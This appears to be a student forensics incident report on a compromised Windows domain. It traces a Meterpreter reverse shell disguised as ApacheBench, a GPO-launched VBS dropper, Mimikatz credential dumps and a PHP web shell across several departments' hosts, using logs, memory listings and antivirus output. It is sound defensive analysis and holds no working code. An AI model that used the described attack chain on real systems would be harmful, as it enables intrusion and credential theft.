


Image 3.8.x: Malicious Executable fiIwOuGRTtZY.exe Found

/img_AD01.E01/Users/james.middleton-adm/AppData/Local/Temp/3/rad0D7A8.tmp						
Table		Thumbnail		Summary		
Name	S	C	O	Modified Time	Change Time	Access Time
[current folder]				2019-03-27 17:37:38 EDT	2019-03-27 17:37:38 EDT	2019-03-27 17:37:38 EDT
[parent folder]				2019-03-29 11:18:41 EDT	2019-03-29 11:18:41 EDT	2019-03-29 11:18:41 EDT
fiIwOuGRTtZY.exe			1	2019-03-27 17:37:38 EDT	2019-03-27 17:37:38 EDT	2019-03-27 17:37:38 EDT

This executable has two distinct properties. First, it establishes a TCP network connection to 184.171.155.25 via port 4444. This is not a common port, and is within a range of common ports used by threat actors. Then, it performs a series of PE_INJECT calls to embed itself within a current running application.

Image 3.8.x: TCP Connection Established with Remote IP Post-Execution

6:18:2...	filwOuGRTtZY....	2984	Process Start	
6:18:2...	filwOuGRTtZY....	2984	Thread Create	
6:18:2...	filwOuGRTtZY....	2984	Thread Create	
6:18:2...	filwOuGRTtZY....	2984	Thread Create	
6:18:2...	filwOuGRTtZY....	2984	Thread Create	
6:18:2...	filwOuGRTtZY....	2984	TCP Reconnect	192.168.2.157:49788 -> 184.171.155.25:4444
6:18:2...	filwOuGRTtZY....	288	TCP Disconnect	192.168.2.157:49787 -> 184.171.155.25:4444
6:18:2...	filwOuGRTtZY....	288	TCP Reconnect	192.168.2.157:49787 -> 184.171.155.25:4444

Image 3.8.x: Memory Injection using PE_INJECT

PE_INJECT - Notepad

```
File Edit Format View Help
1496 fiIwOuGRTtZY.exe PE_INJECT 0000000000620000 Module:[0x620000.dll] VAD:[]
1496 fiIwOuGRTtZY.exe PE_INJECT 0000000000a10000 Module:[metsrv.dll] VAD:[]
1496 fiIwOuGRTtZY.exe PE_INJECT 000000000013b0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
1496 fiIwOuGRTtZY.exe PE_INJECT 00000000001420000 Module:[ext_server_priv.x86.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 0000000000770000 Module:[0x770000.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 00000000007a0000 Module:[metsrv.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 0000000000820000 Module:[ext_server_priv.x86.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 00000000001290000 Module:[ext_server_stdapi.x86.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 00000000009c0000 Module:[0x9c0000.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 00000000009f0000 Module:[metsrv.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 000000000026d0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 00000000002740000 Module:[ext_server_priv.x86.dll] VAD:[]
4780 rundll32.exe PE_INJECT 0000015caaf60000 Module:[0x15caaf60000.dll] VAD:[]
4780 rundll32.exe PE_INJECT 0000015cab0a0000 Module:[metsrv.dll] VAD:[]
4780 rundll32.exe PE_INJECT 0000015cab1c0000 Module:[ext_server_priv.x64.dll] VAD:[]
4780 rundll32.exe PE_INJECT 0000015cab970000 Module:[ext_server_stdapi.x64.dll] VAD:[]
4780 rundll32.exe PE_INJECT 0000015cab9e0000 Module:[ext_server_extapi.x64.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 0000000000860000 Module:[0x860000.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 0000000000890000 Module:[metsrv.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 0000000001250000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 00000000012c0000 Module:[ext_server_priv.x86.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 0000000000470000 Module:[0x470000.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 00000000004a0000 Module:[metsrv.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 000000000025f0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 0000000002760000 Module:[ext_server_priv.x86.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 0000000000460000 Module:[0x460000.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 00000000008a0000 Module:[metsrv.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 00000000002590000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 00000000002600000 Module:[ext_server_priv.x86.dll] VAD:[]
```

Finally, it was noticed that the executable contains metadata to obfuscate itself as ab.exe, aka ApacheBenchmark. This information, along with the above observed behavior, suggests strongly that this executable is establishing a Metasploit Meterpreter reverse shell to the threat actor's machine. Essentially, any device that runs the script UxTxIQWzP.vbs will give administrative access of the system to the threat actor.

Image 3.8.x: Obfuscation/Impersonation of ApacheBench

0000e928	47 A	Licensed to The Apache Software Foundation, http://www.apache.org/
0000e978	4d A	Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
0000e9c8	36 A	This is ApacheBench, Version %s <i><%s></i>
0000ea00	13 A	\$Revision: 655654 \$
0000ea20	42 A	Licensed to The Apache Software Foundation, http://www.apache.org/
0000ea68	48 A	Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
0000eab4	1f A	This is ApacheBench, Version %s
0000ead8	19 A	2.3 <\$Revision: 655654 \$>
0000eaf4	3c A	-h Display usage information (this message)
0000eb34	38 A	-r Don't exit on socket receive errors.
0000eb70	3b A	-e filename Output CSV file with percentages served
0000ebb0	41 A	-g filename Output collected data to gnuplot format file.
0000ebf8	43 A	-S Do not show confidence estimators and warnings.
0000ec40	39 A	-d Do not show percentiles served table.
0000ec7c	2e A	-k Use HTTP KeepAlive feature
0000ecac	31 A	-V Print version number and exit
0000ece0	36 A	-X proxy:port Proxyserver and port number to use
0000ed18	42 A	-P attribute Add Basic Proxy Authentication, the attributes
0000ed60	40 A	are a colon separated username and password.
0000eda8	40 A	-A attribute Add Basic WWW Authentication, the attributes
0000edf0	48 A	Inserted after all normal header lines. (repeatable)
0000ee40	4a A	-H attribute Add Arbitrary header line, eg. 'Accept-Encoding: gzip'
0000ee90	3e A	-C attribute Add cookie, eg. 'Apache=1234. (repeatable)

8. Results


What you did and what you found. It is likely you will have multiple headings here, what they are will depend on your research. Once again it is often easiest to present your data in table form.

4.1 Active Directory

AD01 - Noah Beckman

AD01 contains many malicious artifacts that were observed by the forensic team. First, various payloads of Mimikatz were downloaded on AD01 and can be found in the root directory. Output files can be found all across the network. Next, remote calls to the AD server can be found on machines within the domain to a VBS script. This script is a heavily obfuscated dropper that drops a commonly used msfvenom payload executable, ab.exe, and executes it on the system it was run on. Many of these files can be found under C:\Windows\Temp. Additional suspicious and malicious executables were found on AD01 such as a ninite, a package management system, that contained common data harvesting executables like ChromeCookiesView, ChromePass, and PasswordFox. Remote access was gained to the domain controller and access to many other computers on the domain was exploited such as file access to PROG-WKS03 and WEB01. p.exe and p1.exe are confirmed payloads from the attackers kali machine. This was confirmed by checking the hashing of both executable files. Information regarding these payloads will be covered in the kali section. Plink.exe is a confirmed malicious file as it is used in conjunction with ab.exe and can be seen in memory under the same process.

AD01 Timeline of Major Events - Joseph Fustolo



4.2 Web Server

Web01 - Miranda Pagarelski

The initial analysis of the Web01 machine left seemingly normal results when it came to user activity, downloads, and browser history. The carved web browser history revealed references to the Drupal service, the Durpaull target, and browsing to a private IP address, while the potential browser history showed activity relating to gathering programming references.

The Web01 system contains a multitude of SSH authentication attempts made by different IP Addresses, mainly 184.171.15.114, 184.171.155.25, and 184.171.155.120. The repeated use of these addresses, and the switch between addresses after failed authentication attempts lead the team to believe that the threat actor could have used a proxy service to gain access to the Web01 system.

Multiple authentication attempts on the system leads to both registered and unregistered authentication agents through the PolicyKit service, and leads to an accepted root password on the Web01 system.

Connections were attempted to be made between a test machine and the targeting IP addresses. The 184.171.15.114 and 184.171.155.120 connections failed, but the connection with 184.171.155.25 revealed an OctoPrint login page on the Champlain College network.

Within the error logs of the system, attempts to exploit the system were made. The threat actor tried exploiting the system using directory traversal, a vulnerability in cgi-bin, cross-site scripting, and via php shell.

It was found that a PHP tool, b374k, was added to the /var/www/html/ directory and executed, making the event show up in Web01's access logs. Unfortunately, there were no logs pointing to the web script being run. But, combining this log information with the Drupal shell exploits found on the threat actor system, we believe that Web01 is the initial access vector.

4.3 DHCP Server

DHCP - Keegan Thomas

It is theorized by our team that the DHCP server was used as a gateway to find all the other devices as this server was responsible for renewing and assigning IPs on the network. It also should be pointed out that the only people who accessed the DHCP server were James-Middleton-Adm and Cindy Huerta, both Accounts which were known to be compromised.

4.4 HR Dept.

Department Overview - Austin Grupposo

The HR Department consists of 3 individual employees along with a system administrator split across 3 unique workstations. Common activities stemming from this group of employees include the usage of traditional office applications such as Microsoft Word and Excel. The 3 users within this department and their assigned endpoints are as follows:

Employee Name	Hostname	Operating System
Elizabeth Smith	HR-wks01	Windows 8.1 Ent
Connie Pollock	HR-wks02	Windows 8.1 Ent
Michael Johnson	HR-wks03	Windows 8.1 Ent
James Middleton	AD User (All 3 Wks)	N/A

HR-wks01 - Dylan Navarro

After reviewing the artifacts on the workstation HR-wks01, it seems the only suspicious activity that indicates malicious behavior relates to Group Policy Objects. Specifically, the GPO that created a run key on the system. That run key was intended to invoke a script from the domain controller. Besides that, there were some additional GPOs that may have been malicious depending on the organization's policies. This included disabling Windows Defender, disabling Windows updates, enabling PowerShell execution, and enabling Remote Desktop Protocol. The last thing to note is that it seems that there may have been vulnerable software, Apache OpenOffice 4.1.6, running on the system but it is unsure if the software was truly vulnerable. No exploitation of this software was observed.

HR-Wks02 - Noah Beckman

After reviewing the artifacts on workstation HR-wks02, we can see a variety of malicious events taking place. First there are malicious processes that exist in memory that relate to a msfvenom payload ab.exe. There is a dropper VBS script that has a run key stored in registry, created by a GPO object as explained by Dylan. And, there is a dropped executable in the system's temp folder that when run will process inject into rundll32. Each user had this malicious process running and should be considered to be compromised. The last thing of note is that the user downloaded all the files of a website and saved it to a directory, this is uncommon behavior for the HR department and the user connie pollock should be questioned. Currently, no exploits or malicious files have been found among those files.

HR-Wks03 - Austin Grupposo

Upon reviewing the aforementioned malicious artifacts within HR-wks03, it became apparent that all 3 HR workstations were malicious infected in similar fashions. As previously stated, persistence was gained on this workstation, similar to HR-wks01 and HR-wks02 via run keys which pertain to a malicious VBScript hosted on the Active Directory service. It is even more apparent that the james.middleton-adm user account is

compromised, either via a remote attacker or insider threat. This is further analyzed in **Appendix B** which dives into the actions carried out by the threat actor in this incident. Beyond this runkey and the compromised credentials of James Middleton, a sysadmin with access across the environment, there are no additional methods of persistence identified on this host.

Due to the james.middleton-adm account being the last account to log into this workstation, it is even more crucial to ensure that these credentials are rotated and account access is restored.

4.5 IT Dept.

Department Overview - Amy Keigwin

The IT department consisted of 3 workstations with a system administrator signed into all three machines. Common activities from the three workstations include the use of multiple remote desktop tools and web browsers, namely Chrome. The three users in this group and their assigned workstations are as follows:

Employee Name	Hostname	Operating System
james.middleton	IT-wks01	Windows 10 Pro
cindy.huerta	IT-wks02	Windows 10 Pro
anthony.ross	IT-wks03	Windows 10 Pro
james.middleton-adm	AD User (All 3 Workstations)	N/A

IT-wks01 - Michael Bedard

After reviewing the memory analysis and the forensic artifacts on the workstation, it is believed that the system was exploited by the user **james.middleton-adm**, who was the main user of this workstation. As one of the main system administrators, he was using poor practice and exclusively logging into his administrator account to complete normal everyday tasks as well as administrative tasks, which lead the account to be compromised at some point in March when all of the other suspicious activity on the network began. On the workstation itself, there was evidence of the same visual basic script execution known as “clippy” in the investigation, and evidence of some sort of DLL injection for an ApacheBench executable that was found in the Temp directory for the **james.middleton-adm** account. As well as those malicious attacks, there was also evidence of some sort of password/internet cookie carving tools that were leveraged from the AD01 system onto IT-wks01. The results seem to have been saved into a **report.html** file that supposedly existed on the AD01 system according to Internet history for the **james.middleton-adm** account on IT-wks01.

IT-wks02 - Keegan Thomas

After performing a deep review of the artifacts from IT-wks02 in addition to forensic analysis of the memory capture, it appears that the workstation was compromised when the already-compromised user account **james.middleton-adm** created a GPO to run a registry key, which would then run a Visual Basic Script file. Once that file was run, which would be every time the computer was started, ApacheBench Command Line Utility would run and be injected with malicious DLLs consistent with a Metasploit attack. It does not appear that the machine was exploited for credential harvesting, though the machine is still compromised and requires remediation. Additionally it was discovered that there was also a Visual Basic Script section found in the cindy.huerta temp directory.

IT-wks03 - Amy Keigwin

After a full review of the artifacts from IT-wks03 as well as forensic analysis of the memory capture, it appears that the workstation was compromised when the already-compromised user account **james.middleton-adm**

created a GPO to run a registry key, which would then run a Visual Basic Script file. Once that file was run, which would be every time the computer was started, ApacheBench Command Line Utility would run and be injected with malicious DLLs consistent with a Metasploit attack. It does not appear that the machine was exploited for credential harvesting, though the machine is still compromised and requires remediation.

4.6 Programming Dept.

Department Overview - Miranda Pagarelski

The Programming Department consists of three employees and a system administrator on three Windows 10 Pro machines. Common activities within the department include the use of git, Notepad++, Open Office 6, Firefox, GIMP 2, and 7zip. The users within the Programming department can be seen in *Table 4.6.1* below, along with their assigned machines.

Employee Name	Hostname	Operating System
Andrew Viena	PROG-wks01	Windows 10 Pro
Richard Stallman	PROG-wks02	Windows 10 Pro
Roger Melton	PROG-wks03	Windows 10 Pro
James Middleton	AD User (All 3 Wks)	N/A

Table 4.6.1 - Machine Assignments: Programming Department

PROG-wks01 - Sid Ramdas

Summary:

After performing analysis on prog-wks01, it appears that the cscript attempted to run the filwOuGRTtZy.exe executable. However, after reviewing the Prefetch file it shows that it didn't run on the machine. I am slightly confused because the cscript shows it is accessing the filwOuGRTtZy.exe from C:\Users\james-middleton-adm\AppData\Local\Temp\rad4499.tmp, but there isn't a file in that location for the user. Instead, it is under C:\Users\andrew.viena\AppData\Local\Temp\rad4499.tmp.

The filwOuGRTtZy.exe was a part of all the programming machines, but wasn't run on prog-wks01. I noticed that the user andrew.viena has Avast Antivirus installed, and possibly that could have blocked the executable from running. None of the programming machines had the anti-virus besides Microsoft Windows Defender.

The user andrew.viena, downloaded normal applications you would need if you are a programmer such as Git, Putty, and Python. The browser history also came back normal. The user only searched for programming ideas for python. He has a file located on the Desktop which contains the ideas for possible / interesting projects.

Overall, I didn't find anything concerning besides the filwOuGRTtZy.exe.

PROG-wks02 - Tom Claflin

This box had a lot of things to go through on it. To start, this box seems to have been used by **richard stallman**, as there is a domain user on this account. My analysis also revealed a james.middleton domain admin account, which seems to be the account used to commit a lot of the bad things. To start, I found the file filwOuGRTtZy.exe, which after communicating with my team, seems to be a meterpreter reverse shell. This file was located in the user temp folder of richard stallman and james middleton. After looking at this binary, I found that it didn't do much except try to connect to 184.171.155.25:4444.

Looking at user assist, it can be seen that this file was run on both james.middleton-adm's account, and richard.stallman's account. We can see in prefetch files that the files were run using cscript.

My analysis also showed that mimikatz was downloaded from a github repo, and run on the system. It was downloaded from the firefox browser, and it seems that it was run, according to prefetch and userassist. We can also see that mimikatz had exported a file called **richard-stallman.txt** which contained the output of mimikatz, revealing the password of the account PROG-WKS02.

It should also be noted that there was an autorun entry in the registry to run a vbscript on the ad01 box. It would run the script everytime the computer booted.

PROG-wks03 - Miranda Pagarelski

The Prog-wks03 system had two primary domain accounts: **roger.melton** (user) and **james.middleton-adm** (administrator). The analysis of the machine revealed that the james.middleton-adm user was the point of compromise for the machine.

This user had the file **filwOuGRTtZy.exe** in their Temp folder. After a discussion with the team, it was found that the file was a meterpreter reverse shell. This file was run on the system, and can be confirmed with the filwOuGRTtZy.exe prefetch files.

In addition to this, a OneDrive folder under the james.middleton-adm user revealed two files, **stallman.txt** and **ad01.txt** that showed the output from mimikatz and revealed information about the GRRU.local domain and its users.

4.7 Management Dept.

Summary

Investigators analyzed evidence on three (3) separate machines within the MGMT network:

The team identified multiple malware components, including Mimikatz.exe as the credential harvester, and various malicious files on Kali. They also found Update.bat and a malicious process ID (fIwOuGRTtZY.exe+ the .vbs, a Meterpreter reverse shell) with its associated dependencies and network traffic (script.exe was found as well).


Mimikatz.exe was executed on AD01 by James.Middleton-adm and found in the recycling bin. The team detected cscript.exe payloads executed on MGMT-wks01 and MGMT-wks03, with fIwOuGRTtZY.exe payloads found within memory on MGMT-wks01, MGMT-wks03, and AD01. Additional malware components were discovered on AD01.

Table of general system information

Host Name	Type of Collection	Operating System	Date of Collection
MGMT-wks01	Forensic Image (E01)	Windows 7 Enterprise x64 (7601)	03/29/2019
MGMT-wks02	Forensic Image (E01)	Windows 7 Enterprise x64 (7601)	03/29/2019
MGMT-wks03	Forensic Image (E01)	Windows 7 Enterprise x64 (7601)	03/29/2019

Eastern Standard Time and Time (UTC-04:00)

MGMT-Wks Timeline of Major Events - Joseph Fustolo



Summary

Two applications were executed on MGMT-wks01, **FIIWOUGRTTZY.EXE** and **CSCRIPT.EXE**. Both applications were run only once on **3/28/2019 at 9:38 AM (UTC-05:00)**. **FIIWOUGRTTZY.EXE** was located at

\DEVICE\HARDDISKVOLUME2\USERS\JEFFERY.DAVIS\APPDATA\LOCAL\TEMP\RAD37791.TMP\FIIWOUGRTTZY.EXE, while **CSCRIPT.EXE** was found at

\DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\CSCRIPT.EXE. The process ID for **CSCRIPT.EXE** was **3028**, with a parent process ID of **2908**. The process started at **3/28/2019 9:38 AM (UTC-05:00)**.

In addition, a program named "beepbep" was found, which executed the script "cscript.exe" located at **\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxlQwzP.vbs**. The script was last modified on 3/27/2019 at 6:52 PM (UTC-05:00). All evidence was recovered through parsing methods using Axiom.

cscript.exe and fiiwOuGRTtZY.exe

After analyzing the two files, it is clear they're trojans that are a part of metasploit/meterpreter, with some coming in the form of Shellcode

InfectedFiles-filtered - Notepad

File Edit Format View Help

```
X:\name\cscript.exe-3028\minidump\minidump.dmp: Win.Trojan.MSShellcode-7 FOUND
X:\name\cscript.exe-3028\vmemd\0x000000003860000-HEAP-00 [NtSegment].vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\cscript.exe-3028\vmemd\0x0000000048e0000-HEAP-0A [NtSegment].vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-2160\files\modules\fiiwOuGRTtZY.exe: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-2160\modules\fiiwOuGRTtZY.exe\sections\text: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-2160\modules\fiiwOuGRTtZY.exe\pefile.dll: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-2160\minidump\minidump.dmp: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-2160\vmemd\0x000000000020000.vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-2160\vmemd\0x0000000000290000.vvmem: Win.Tool.Meterpreter-6294292-0 FOUND
X:\name\fiiwOuGRTtZY.e-2160\vmemd\0x000000000001c0000.vvmem: Win.Tool.Meterpreter-6294292-0 FOUND
X:\name\fiiwOuGRTtZY.e-2160\vmemd\0x000000000040000-fiiwOuGRTtZY.exe.vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-2160\vmemd\0x0000000000610000.vvmem: Win.Tool.Meterpreter-9784935-0 FOUND
X:\name\fiiwOuGRTtZY.e-2160\vmemd\0x0000000000510000.vvmem: Win.Malware.Meterpreter-9872014-0 FOUND
X:\name\fiiwOuGRTtZY.e-3004\files\modules\fiiwOuGRTtZY.exe: Win.Trojan.MSShellcode-7 FOUND
